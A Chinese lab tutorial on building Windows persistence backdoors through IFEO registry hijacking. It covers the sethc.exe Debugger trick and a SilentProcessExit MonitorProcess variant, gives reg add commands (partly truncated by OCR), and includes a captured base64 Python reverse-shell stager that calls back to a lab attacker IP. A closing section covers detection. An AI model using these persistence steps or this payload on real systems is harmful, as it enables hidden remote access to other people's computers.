权限维持之打造不一样的映像劫持后门

0x01 前言

“映像劫持”，也被称为 “IFEO” （Image File Execution Options），在 WindowsNT 架构的系统里，IFEO 的本意是为一些在默认系统环境中运行时可能引发错误的程序执行体提供特殊的环境设定。当一个可执行程序位于 IFEO 的控制中时，它的内存分配则根据该程序的参数来设定，而 WindowsN T 架构的系统能通过这个注册表项使用与可执行程序文件名匹配的项目作为程序载入时的控制依据，最终得以设定一个程序的堆管理机制和一些辅助机制等。出于简化原因，IFEO 使用忽略路径的方式来匹配它所要控制的程序文件名，所以程序无论放在哪个路径，只要名字没有变化，它就运行出问题。

下面呢，我们聊一聊如何打造不一样 “映像劫持” 后门。

0x02 实验环境

目标机 - Windows 7（192.168.43.94）

攻击机 - Kali Linux （192.168.43.9）

0x03 传统 “映像劫持” Shift 后门

传统 “映像劫持”，当用户双击对应的程序后，操作系统就会给外壳程序（例如” explorer.exe”）发布相应的指令，其中包含有执行程序的路径和文件名，然后由外壳程序来执行该程序。事实上在该过程中，Windows 还会在注册表的上述路径中查询所有的映像劫持子键，如果存在和该程序名称完全相同的子键，就查询对应子健中包含的” dubugger” 键值名，并用其指定的程序路径来代替原始的程序，之后执行的是遭到” 劫持” 的虚假程序。简单点说，当你打开的是程序 A，而运行的却是程序 B。

大家一定都知道映像劫持后门，在以下注册表中的 sethc.exe 项添加一个 Debugger 字符值


（REG_SZ），并且赋值为 cmd.exe 的执行路径为 C:\windows\system32\cmd.exe，如图：

IFEO 注册表项：


```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
```

执行命令添加：

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v
```



如上文所述，修改 IFEO 中的 “debugger” 键值，用来替换原有程序的执行，键入五下 Shift 执行 sethc.exe 程序时会执行 cmd.exe 程序。



0x04 如何打造不一样的 “映像劫持” 后门呢?

与上文对比，不一样的 “映像劫持” 后门是怎样的呢？0x03 中所讲述的传统 “映像劫持” 后门是修改 IFEO 中的 “debugger” 键值，用来替换原有程序的执行。而不一样的 “映像劫持” 后门，实现的效果是：程序 A 静默退出结束后，会执行程序 B。

怀揣着 0x04 的目标我们开始筹备。在网上收集资料时发现， Image File Execution Options 下可以设置以下值项，其中 GlobalFlag 是本次测试的关键点：

```
Debugger
DisableHeapLookaside
ShutdownFlags
MinimumStackCommitInBytes
ExecuteOptions
```


```
GlobalFlag
DebugProcessHeapOnly
......
```

在 MSDN 的博客上进一步发现 GlobalFlag 由 gflags.exe 控制，文章地址：


https://blogs.msdn.microsoft.com/junfeng/2004/04/28/image-file-execution-options/

> "*GlobalFlag*" is controlled by a tool called gflags.exe, which is documented in MSDN http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ddtools/hh/ddtools/gflags_00s3.asp. It is bundled with windows debugger (http://www.microsoft.com/whdc/devtools/debugging/default.mspx), which in my opinion, the best debugger ever created.
>
> If you play with gflags.exe more, you will found more interesting registry values under Image File Execution Options.

下载 gflags.exe 开始研究，在 Silent Process Exit 这个选项卡中发现了挺有趣的东西。根据微软官方介绍，从 Windows7 开始，可以在 Silent Process Exit 选项卡中，可以启用和配置对进程静默退出的监视操作。在此选项卡中设定的配置都将保存在注册表中。




填写如上图配置后点击应用，开始测试。使用 Process Explorer 进行检测进程的变化发现键入五下 Shift 执行时，先执行 sethc.exe 程序，当 sethc.exe 程序静默退出时，执行 cmd.exe 程序，运行效果如下：




0x05 来看一看它的原理

进一步分析，发现其实是工具帮我们添加并修改了 IFEO 目录下 sethc.exe 的 GlobalFlag 值，如图：



以及 SilentProcessExit 下 ReportingMode 和 MonitorProcess 两个项值，如图：




那么，我们只需要需改对应的注册表即可：

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\sethc.exe" /v ReportingM
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\sethc.exe" /v MonitorPro
```


0x06 接下来，看下最终效果

那么，我们可以修改上文中 MonitorProcess 值来放我们的后门，例如 Python 反弹 shell，配

合五下 Shift 就可以神不知鬼不觉的进行反连。键入五下 Shift 后正常弹粘滞键，关闭之后执行我们的 Python 代码，如图：



我们来看下 GIF 动图效果：



0x07 如何 “破” 这种权限维持手法

(1) 流量方面：

服务器主动请求攻击机，如图：


```
GET /8f5wlDBIST5 HTTP/1.0
Host: 192.168.43.9:8080
User-Agent: Python-urllib/1.17
Accept: */*

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: close
Server: Apache
Content-Length: 433

exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')
('aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja
2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJzE5Mi4xNjguNDMuOScsNDQ0NCkpCgkJYnJlYWsKCWV4Y2VwdDoKCQl0aW1lLnNs
ZWVwKDUpCmw9c3RydWN0LnVucGFjaygnPkknLHMucmVjdig0KS1bMF0KZD1zLnJlY3YobCkKd2hpbGUgbGVuKGQpPDA6CglkKz1zLnJ
lY3YobC1sZW4oZCkpCmV4ZWMoZCx7J3MnOnN9KQo=')[0]))
```

随后，三次握手建立连接，因此当我们看到异常请求或连接时可进行防御措施。

8190	75.948683	192.168.43.94	192.168.43.9	TCP	66 49334 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
8191	75.949241	192.168.43.9	192.168.43.94	TCP	66 4444 → 49334 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 W
8192	75.949278	192.168.43.94	192.168.43.9	TCP	54 49334 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
8193	75.953619	192.168.43.9	192.168.43.94	TCP	60 4444 → 49334 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
8194	75.954512	192.168.43.9	192.168.43.94	TCP	1514 4444 → 49334 [ACK] Seq=5 Ack=1 Win=64256 Len=1460
8195	75.954513	192.168.43.9	192.168.43.94	TCP	1514 4444 → 49334 [ACK] Seq=1465 Ack=1 Wi
8196	75.954513	192.168.43.9	192.168.43.94	TCP	1514 4444 → 49334 [ACK] Seq=2925 Ack=1 Win=
8197	75.954514	192.168.43.9	192.168.43.94	TCP	1514 4444 → 49334 [ACK] Seq=4385 Ack=1 Win=64256 Len=1460
8198	75.954515	192.168.43.9	192.168.43.94	TCP	1514 4444 → 49334 [ACK] Seq=5845 Ack=1 Win=64256 Len=1460

(2) 系统配置方面：

微软 windows 远程桌面服务为我们提供了两个配置（SecurityLayer、UserAuthentication），如下：




The Microsoft-Windows-TerminalServices-RDP-WinStationExtensions component implements the Microsoft Remote Desktop Protocol (RDP). The RDP provides remote-display and -input capabilities over network connections for Windows-based applications running on a server. The RDP is designed to support different types of network topologies and multiple LAN protocols.

In This Section

Setting	Description
SecurityLayer	Specifies how servers and clients authenticate each other before a remote desktop connection is established.
UserAuthentication	Specifies how users are authenticated before the remote desktop connection is established.

其中 UserAuthentication 参数可指定在建立远程桌面连接之前如何对用户进行身份验证，如下：



UserAuthentication

2017/05/02 •

`UserAuthentication` specifies how users are authenticated before the remote desktop connection is established.

Values

0	Specifies that Network-Level user authentication is not required before the remote desktop connection is established. This is the default value.
1	Specifies that Network-Level user authentication is required.

